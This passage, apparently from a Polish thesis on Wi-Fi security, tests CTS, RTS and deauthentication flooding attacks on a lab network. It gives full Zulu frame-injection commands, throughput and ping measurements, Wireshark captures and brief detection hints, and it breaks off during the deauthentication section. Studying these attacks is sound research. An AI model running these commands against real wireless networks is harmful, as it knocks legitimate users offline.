Atak CTS polega na transmisji dużej ilości ramek *Clear To Send* z odpowiednio dużą wartością pola *Duration* określającą czas, podczas którego transmisja ramek z innych stacji (również stacji ukrytych) zostaje wstrzymana. Ramki zostały wygenerowane za pomocą programu Zulu przy użyciu polecenia:

```
zulu -t 17 -i ath0 -d 00064F5439B2 -n 10000100
     --channel 8 --duration 1000000
```

gdzie:

`-t 17` – określa, że wygenerowane zostaną ramki typu CTS


`-i ath0` – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki

`-d 00064F5439B2` – adres docelowy generowanych ramek


`-n 10000100` – ilość wysyłanych ramek

`--channel 8` – ramki zostaną transmitowane w kanale 8

`--duration 1000000` – parametr mający wpływ na wartość pola *Duration*




Rys.7.6.1 Wpływ niewłaściwego użycia ramek CTS (od ok. 13 sekundy) na szybkość transmisji w zależności od czasu dla protokołu TCP.



Rys.7.6.2 Wpływ niewłaściwego użycia ramek CTS (od ok. 29 sekundy) na szybkość transmisji sieci oraz zmian parametru *Jitter* w zależności od czasu dla protokołu UDP.


Zarówno w przypadku niewłaściwego użycia ramek CTS podczas stosowania protokołu TCP jak i UDP szybkość transmisji gwałtownie spadła do 0 MB/s, co zostało zilustrowane na wykresach znajdujących się na Rys.7.6.1 oraz 7.6.2. Według wyników otrzymanych przy użyciu programu Iperf3, podczas generacji dużej ilości ramek CTS nie zostały wysłane ani odebrane pakiety, o czym świadczą wyzerowane pola statystyczne informujące o ilości utraconych pakietów w stosunku do łącznej ilości transmitowanych pakietów. Parametr *Jitter* w czasie ataku CTS zatrzymał się na stałej

wartości 3,05 ms, natomiast pole świadczące o ilości retransmitowanych pakietów w przypadku użycia protokołu TCP wyniosło zero.



Rys.7.6.3 Informacja o stanie łącza podczas ataku CTS będąca odpowiedzią na komendę ping od klienta do serwera.

W wyniku sprawdzenia stanu łącza komendą ping, od momentu rozpoczęcia ataku ramkami CTS (pole oznaczone strzałką) przestała działać łączność sieci. Przesyłanie danych pomiędzy klientem a serwerem stało się niemożliwe. Dostęp innych urządzeń do medium został zablokowany, a transmisja mogła nastąpić dopiero w okresie bezkolizyjnego dostępu do medium.



Rys.7.6.4 Rysunek przedstawiający ramkę CTS wygenerowaną programem Zulu. Zawartość ramki przechwycona została za pomocą programu Wireshark.

Forma utworzonej ramki przez program Zulu została zilustrowana na Rys.7.6.4.

Czas *Duration*, podczas którego zablokowany został dostęp innych stacji do medium przez pojedynczą wygenerowaną ramkę wyniósł 16,96ms.

No.	Time	Source	Destination	Protocol	Length	Info
46997	22.702631000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
46998	22.703050000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
46999	22.703365000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47000	22.703683000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47001	22.703993000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47002	22.704308000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47003	22.704623000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47004	22.704938000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47005	22.705356000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47006	22.705670000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47007	22.705985000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47008	22.706303000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47009	22.706615000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47010	22.707467000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47011	22.709745000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47012	22.710060000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47013	22.710375000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47014	22.710690000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47015	22.711004000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47016	22.711322000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47017	22.711633000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47018	22.712013000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47019	22.712328000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47020	22.712643000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47021	22.712956000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47022	22.713272000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47023	22.713587000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47024	22.713903000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C
47025	22.714260000		Pro-Nets_54:39:b2 (RA)	802.11	32	Clear-to-send, Flags=.....C

Rys.7.6.5 Generowany ruchu ramek w kanale 8 podczas niewłaściwego użycia ramek CTS. Przepływ ramek został przechwycony programem Wireshark.

Podczas ataku wygenerowano dużą ilość ramek CTS. Każda z nich blokowała kanał na 16,96 ms. Bardzo duża ilość wysłanych ramek spowodowała całkowite ograniczenie dostępu innych stacji do kanału radiowego. Na rys.7.6.4 przedstawiającym przepływ ramek w kanale uwidoczniony jest wyłącznie ruch ramek CTS z adresem przeznaczenia 00:06:4F:54:39:B2 (czyli punktu dostępowego). Podczas ataku nie zaobserwowano żadnych innych ramek danych transmitowanych w testowanej sieci. Wykrycie takiego ataku może polegać na sprawdzeniu, czy po wysłaniu ramki CTS następuje właściwa transmisja danych.

7.7 Zachowanie sieci podczas nieprawidłowego użycia ramek RTS

Atak RTS polega na transmitowaniu nadmiarowej ilości ramek *Request To Send* zawierających dużą wartość czasową pola *Duration*. Stacje, które chcą rozpocząć transmisję ramek czekają aż wartość wektora *NAV* (ustawionego na podstawie pola *Duration* ramki RTS) zostanie wyzerowana, a następnie starają się o dostęp do kanału radiowego. Celem ataku RTS jest wygenerowane dużej ilości niewłaściwych ramek, które uzyskają prawo dostępu do medium transmisyjnego oraz zarezerwują sobie pasmo na wyłączność. W ten sposób fikcyjna stacja generująca ramki jest w stanie zablokować pozostałym stacjom bezprzewodowym dostępu do medium.

Ramki RTS zostały wygenerowane za pomocą programu Zulu przy użyciu polecenia:

```
zulu -t 16 -i ath0 -d 00064F5439B2 -n 10000100
     --channel 8 --duration 1000000
```

gdzie:

`-t 16` – określa, że wygenerowane zostaną ramki typu RTS


`-i ath0` – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki

`-d 00064F5439B2` – adres docelowy generowanych ramek


`-n 10000100` –parametr mający wpływ na ilość wysyłanych ramek

`--channel 8` – ramki zostaną transmitowane w kanale 8

`--duration 1000000` – parametr mający wpływ na wartość pola *Duration*



Rys.7.7.1 Wpływ niewłaściwego użycia ramek RTS (od ok. 17 sekundy) na szybkość transmisji w zależności od czasu dla protokołu TCP.



Rys.7.7.2 Wpływ niewłaściwego użycia ramek RTS (od ok. 36 sekundy) na szybkość transmisji sieci oraz zmian parametru *Jitter* w zależności od czasu dla protokołu UDP.


Szybkość transmisji w trakcie ataku ramkami RTS zmalała do wartości zbliżonych do zera w przypadku użycia protokołu TCP oraz UDP (Rys.7.7.1 oraz Rys.7.7.2). Parametr *Jitter* w czasie ataku znacznie wzrósł do średniej wartości równej 146,46 ms, natomiast pole świadczące o ilości retransmitowanych pakietów w przypadku użycia protokołu TCP wyniosło zero. Bardzo dużo transmitowanych pakietów zostało utraconych.

```
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=5.28 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=3.07 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=3.16 ms
64 bytes from 192.168.1.105: icmp_seq=4 ttl=64 time=3.09 ms
                                                    ...
64 bytes from 192.168.1.105: icmp_seq=100 ttl=64 time=4930 ms
64 bytes from 192.168.1.105: icmp_seq=101 ttl=64 time=5155 ms
64 bytes from 192.168.1.105: icmp_seq=102 ttl=64 time=4958 ms
64 bytes from 192.168.1.105: icmp_seq=103 ttl=64 time=4615 ms
64 bytes from 192.168.1.105: icmp_seq=104 ttl=64 time=4048 ms
64 bytes from 192.168.1.105: icmp_seq=105 ttl=64 time=3328 ms
64 bytes from 192.168.1.105: icmp_seq=106 ttl=64 time=2900 ms
64 bytes from 192.168.1.105: icmp_seq=107 ttl=64 time=3326 ms
```


Rozpoczęcie ataku RTS

Rys.7.7.3 Informacja o stanie łącza podczas ataku RTS będąca odpowiedzią na komendę ping od klienta do serwera.

Podczas ataku RTS nastąpił znaczny wzrost czasu odpowiedzi pakietów, co zostało przedstawione na Rys.7.7.3. Transmisja danych pomiędzy klientem a serwerem stała się znacznie utrudniona.



Rys.7.7.4 Ramka RTS wygenerowaną programem Zulu. Zawartość ramki została przechwycona za pomocą programu Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
2	0.00035400	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
3	0.00072500	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
4	0.00108700	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
5	0.00144700	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
6	0.00180900	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
7	0.00221700	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
8	0.00258000	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
9	0.00293900	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
10	0.00329700	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
11	0.00368000	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
12	0.00403000	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
13	0.00443400	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
14	0.00479700	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
15	0.00515900	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
16	0.00552200	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
17	0.00588500	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
18	0.00626200	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
19	0.00677100	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
20	0.00713400	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
21	0.00749300	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
22	0.00785600	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
23	0.00820500	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
24	0.00856800	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
25	0.00915600	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
26	0.00952000	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C
27	0.00988100	3comCorp_03:04:05 (TA)	Pro-Nets_54:39:b2 (RA)	802.11	38	Request-to-send, Flags=........C

Rys.7.7.5 Generowanego ruch ramek w kanale 8 podczas niewłaściwego użycia ramek RTS. Przepływ ramek został przechwycony programem Wireshark.

Rys.7.7.4 przedstawia format wygenerowanej ramki RTS, utrudniającej dostęp do medium. Przechwycony przez program Wireshark przepływ ramek został zobrazowany na Rys.7.7.5. Można zauważyć, że przechwycony ruch ramek w kanale ukazuje dużą ilość wysyłanych ramek RTS z adresem źródłowym 3comCorp_03:04:05, czyli adresem utworzonym przez program Zulu. Adresem docelowym ramek jest punkt dostępowy Pro-Nets_54:39:b2. Podczas ataku nie przechwycono przez program Wireshark żadnej ramki danych, ani potwierdzającej transmitowanej w testowanej sieci.

Wykrycie ataku polega na sprawdzeniu, czy urządzenie po wysłaniu dużej ilości ramek RTS i przydzieleniu mu pasma wysyła ramki danych.

7.8 Zachowanie sieci podczas nieprawidłowego użycia ramek *Deauthentication*

Atak *Deauthentication* polega na generowaniu dużej ilości ramek powodujących odłączenie użytkowników od punktu dostępowego. Wygenerowanie w pętli ramek z różnymi adresami MAC pozwala na rozłączenie wszystkich użytkowników, określonej grupy urządzeń lub tylko jednego użytkownika. Niewłaściwe ramki zostały utworzone za pomocą programu Zulu przy użyciu polecenia:

```
zulu -t 15 -i ath0 -d 60D8197F1996-s 00064F5439B2
     -n 10000100 --channel 8 --duration 1000000
```

gdzie:

`-t 15` – określa, że wygenerowane zostaną ramki typu *Deauthentication*

`-i ath0` – wskazuje bezprzewodową kartę sieciową, która będzie transmitować ramki

